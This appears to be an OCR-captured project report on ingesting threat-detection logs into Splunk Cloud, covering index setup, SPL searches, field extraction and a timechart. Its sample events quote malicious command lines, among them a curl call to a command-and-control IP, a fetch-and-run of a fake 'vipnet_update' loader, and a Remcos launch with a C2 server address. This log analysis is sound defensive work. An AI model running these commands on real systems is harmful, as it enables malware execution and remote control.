Log Ingestion and Analysis in Splunk Cloud

Author: PALLAB SADHUKHAN


Date: 06/08/2025

1. Introduction

Splunk is a powerful platform used for searching, monitoring, and analyzing machine-generated big data via a web-style interface. This project demonstrates the ingestion of cloud logs into Splunk, including basic searches, field extractions, and data visualization.

The objective of this project was to:

- Ingest and index cloud log files into Splunk.
- Explore and analyze log data using search queries to gain insights.
- Extract meaningful fields and create basic visualizations.



prd-p-ygthi.splunkcloud.com/en-US/app/search/dasboard1/edit

Edit Dashboard

Dasboard1

No description

dasboard _for_frst_log

No title


Cloud Fulfillment - sadhukhanp
Edit: Dasboard1 | Splunk 9.3.24
Search | Splunk 9.3.2411.108
Lenovo
splunk>cloud
Apps
Messages
Settings
Activity
Find
Splunk Cloud Admin
Support & Services
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
UI
Source
+ Add Panel
+ Add Input
Dark Theme
Cancel
Save as...
Save
Select visualization
Chart:
100
50
index
0
10
20
30
40
50
60
70
80
90
host
2025-05-22T17:39:17.000+00:00
2025-05-22T17:34:17.000+00:00
2025-05-22T17:29:17.000+00:00
2025-05-22T17:24:17.000+00:00
2025-05-22T17:19:17.000+00:00
2025-05-22T17:14:17.000+00:00
2025-05-22T17:09:17.000+00:00
2025-05-22T17:04:17.000+00:00
2025-05-22T16:59:17.000+00:00
2025-05-22T16:54:17.000+00:00
2025-05-22T16:49:17.000+00:00
2025-05-22T16:44:17.000+00:00
1/8

2. Data Ingestion

Steps Performed:

1. Created a new index named `clean_logs` for storing the ingested log data.
2. Configured the **source type** as `_json` to allow automatic field extraction.
3. Used the **Re-Indexing Method** to ensure proper field recognition.

✅ This approach allowed Splunk to automatically parse JSON logs and extract fields during ingestion.




Review

Input Type .... Uploaded File
File Name .... wazuh_log_ingestion.log
Source Type .... _json
Host si-i-0fc85881a86920d17.prd-p-ygthi.splunkcloud.com
Index .... clean_logs

(Index creation & source type configuration)

Basic Search Queries

Query 1: Retrieve All Events index=clean_log



```
index=clean_logs
```

✓ **94 events** (before 8/5/25 5:50:36.000 AM)


SELECTED FIELDS
a actor_id 1
a actor_name 1
a actor_type 1
# aws_account_id 1
a client_browser 1
a client_id 1
a client_ip 1
a client_os 1
a command_line 82
# date_hour 9
# date_mday 2
# date_minute 13
a date_month 2
# date_second 1
a date_wday 2

Time	Event
5/22/25 5:39:17.000 PM	

```
{ [-]
  client_id: 5401ea74-60b0-41cd-be23-858e0c41862b
  command_line: /usr/bin/curl -s http://192.0.10.123:8080
  detection_name: Suspicious Outbound Connection - Inferred C2 Communication
  event_platform: Linux
  event_type: Network Connection
  file_path: /tmp/vipnet_update.lzh
  host_id: e7f895a2-c1f4-476a-b89d-e38e4a656f23
  host_name: server-03
  ingested_at: 2025-05-22T04:32:54.400469+00:00
  process_id: 12345
  schema: CrowdStrike (Threat Detection)
  severity: High
  source_ip: 10.0.2.15
  tactic: Command and Control
  technique_id: aff95021-870d-4bd8-92ed-b7abb7fe7aa5
  technique_name: Inferred ip technique
```

This query fetched all events from the `clean_logs` index.

Query 2: Search by Detection Name: Index clean logs detection name IN ("Sophisticated Rackdoor VIPNet. Update Himic" "Blind Eagle C2 Communication (OTX)")



```
index=clean_logs detection_name IN ( "Sophisticated Backdoor - ViPNet Update Mimic" , "Blind Eagle C2 Communication (OTX)")
```

✓ **6 events** (before 8/5/25 6:10:55.000 AM)


SELECTED FIELDS
a client_id 1
a command_line 6
# date_hour 5
# date_mday 1
# date_minute 5
a date_month 1
# date_second 1
a date_wday 1
# date_year 1
a date_zone 1

Time	Event
5/22/25 5:29:17.000 PM	

```
{ [-]
  client_id: 5401ea74-60b0-41cd-be23-858e0c41862b
  command_line: /usr/bin/unzip /tmp/vipnet_update.lzh -d /tmp; /tmp/vipnet_update/loader
  detection_name: Sophisticated Backdoor - ViPNet Update Mimic
  event_platform: Linux
  event_type: Process Creation
  file_path: /tmp/vipnet_update.lzh
  host_id: f2a7b90c-e54d-4112-9a77-6e53b57e9f8a
  host_name: srv-finance-03
  ingested_at: 2025-05-22T04:32:54.399976+00:00
  process_id: 12345
  schema: CrowdStrike (Threat Detection)
```

This filters logs based on detection names for specific threats or events.

Query 3: Field-Based Search: index=clean_logs command_line IN ("/bin/bash /tmp/update.sh", "./remcos.so -c 'C2_SERVER=192.168.1.100:8080'")


Cloud Fulfillment - sadhukhanp
Search | Splunk 9.3.2411.108
Search | Splunk 9.3.2411.108
prd-p-ygthi.splunkcloud.com/en-US/app/search/search?q=search%20index%3Dclean_logs%20command_line%20IN%20("%2Fbin%2Fbash%20%2Ftmp%2Fupdate.sh"%20%2C%20".%2Fremcos.so%20-c...
Lenovo
splunk>cloud
Apps
Messages
Settings
Activity
Find
Splunk Cloud Admin
Support & Services
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Save As
Create Table View
Close

```
index=clean_logs command_line IN ("/bin/bash /tmp/update.sh" , "./remcos.so -c 'C2_SERVER=192.168.1.100:8080'")
```

✓ 4 events (before 8/5/25 6:17:59.000 AM)

SELECTED FIELDS
a client_id 1
a command_line 2
# date_hour 4
# date_mday 1
# date_minute 4
a date_month 1
# date_second 1
a date_wday 1
# date_year 1

command_line

2 Values, 100% of events

Selected: Yes [✓ No]

Reports


Values	Count	%
/bin/bash /tmp/update.sh	3	75%
./remcos.so -c 'C2_SERVER=192.168.1.100:8080'	1	25%

```
722a-4fcb-9e8f-048a2cf02352)
process_id: 12345
```

https://prd-p-ygthi.splunkcloud.com/en-US/app/search/search?q=search index%3Dclean_logs command_line IN ("%2Fbin%2Fbash %2Ftmp%2Fupdate.sh" %2C ".%2Fremcos.so -c %27C2_SERVER%3D192.168.1.100%3A8080%27")&display.page.search.mode=smart&dispatch.sample...

This query focused on filtering based on command-line executions.

Field Extraction and Visualization



prd-p-ygthi.splunkcloud.com/en-US/app/search/search?q=search%20index%3Dclean_logs&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=&earliest=0&latest=&display.e...

Cloud Fulfillment - sadhukhanp
Search | Splunk 9.3.2411.108
Search | Splunk 9.3.2411.108
Lenovo
< Hide Fields
All Fields
Format
Show: 50 Per Page
View: List
< Prev
1
2
Next >

a outcome_result	1
# process_id	16
a punct	16
a region	1
a request_id	1
a response_elements.Success	1
a schema	3
a severity	3
a source	1
a source_ip	11
a source_ip_address	1
a sourcetype	1
a splunk_server	1
a tactic	3
a technique_id	92
a technique_name	6
a threat_name	2
a threat_type	1
# timeendpos	2
a timestamp	94
# timestartpos	2
a unique_id	94
a user_agent	1
a user_identity_type	1
a user_name	11

+ Extract New Fields

i	Time	Event
>	5/22/25 5:34:17.000 PM	{ [-] client_id: 5401ea74-60b0-41cd-be23-858e0c41862b

user_name

11 Values, 98.936% of events

Selected Yes [✓ No]

Reports


Top values Top values by time Rare values

Events with this field

Top 10 Values	Count	%
root	62	66.667%
system	8	8.602%
systemd-journal	6	6.452%
jdoe	3	3.226%
systemd-networkd	3	3.226%
systemd-timesyncd	3	3.226%
john.doe	2	2.15%
nobody	2	2.15%
systemd-network	2	2.15%
compromised_user_colombia_bank	1	1.075%

```
pnet_update/loader
orking software updates
ing software updates
e = /usr/bin/unzip /tmp/vipnet_update.lzh; /tmp/vipnet_update/loader | date_hour = 17
econd = 17 | date_wday = thursday | date_year = 2025 | date_zone = local
detection_name = Sophisticated Backdoor (VIPNet Mimic) | event_platform = Linux | event_type = Malware Detection | file_path = /tmp/vipnet_update.lzh
host = si-i-0fc85881a86920d17.prd-p-ygthi.splunkcloud.com | host_id = a1b2c3d4-e5f6-7890-1234-567890abcdef | host_name = srv-finance-03
index = clean_logs | ingested_at = 2025-05-22T04:32:54.400320+00:00 | linecount = 1 | process_id = 12345
punct = {"":_"-_:":_"":_"_"_"":_"",_"":_"---",_"":_"-- | schema = CrowdStrike (Threat Detection) | severity = Critical | source = wazuh_log_ingestion.log
source_ip = 192.168.1.100 | sourcetype = _json | splunk_server = si-i-0fc85881a86920d17.prd-p-ygthi.splunkcloud.com | tactic = Command and Control
technique_id = e03d495d-a858-4943-bf30-11d33bb7ba6e | technique_name = Sophisticated backdoor mimicking secure networking software updates
```

- Verified automatic extraction of fields such as
  - `actor_id`, `actor_name`, `client_browser`, `severity`, `command_line`, `user_name`.



a event_platform	1
a event_type	2
a file_path	2
a host	1
a host_id	4
a host_name	4
a index	1
a ingested_at	4
# linecount	1
# process_id	3
a punct	4
a schema	1
a severity	2
a source	1
a source_ip	2
a sourcetype	1
a splunk_server	1
a tactic	1
a technique_id	4
a technique_name	1
a threat_name	1
a threat_type	1
# timeendpos	1
a timestamp	4
# timestartpos	1
a unique_id	4
a user_name	4

+ Extract New Fields

```
i   Time   Event
       tactic: Command and Control
       technique_id: 814bf36b-722a-4fcb-9e8f-048a2cf02352
       technique_name: Blind Eagle: ...And Justice for All
       threat_name: Blind Eagle: ...And Justice for All
       threat_type: APT
       timestamp: 2025-05-22 16:39:17
       unique_id: 427350c1-6caf-4b44-96e1-edfe15e70638
       user_name: john.doe
     }
```

technique_id

4 Values, 100% of events

Selected Yes [✓ No]

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
814bf36b-722a-4fcb-9e8f-048a2cf02352	1	25%
8291aa26-e90e-4471-bbcb-d4707f438751	1	25%
9e353447-e417-498e-b922-8222aba6b39b	1	25%
d60efc55-e349-4c63-8bdc-92c98053418f	1	25%

```
       event_platform: Linux
       event_type: CrowdStrike Threat Detection
       file_path: /tmp/remcos.so
```

- Created **time chart visualizations** to analyze event occurrences over time:

index=clean_logs detection_name="*" | timechart count by detection_name

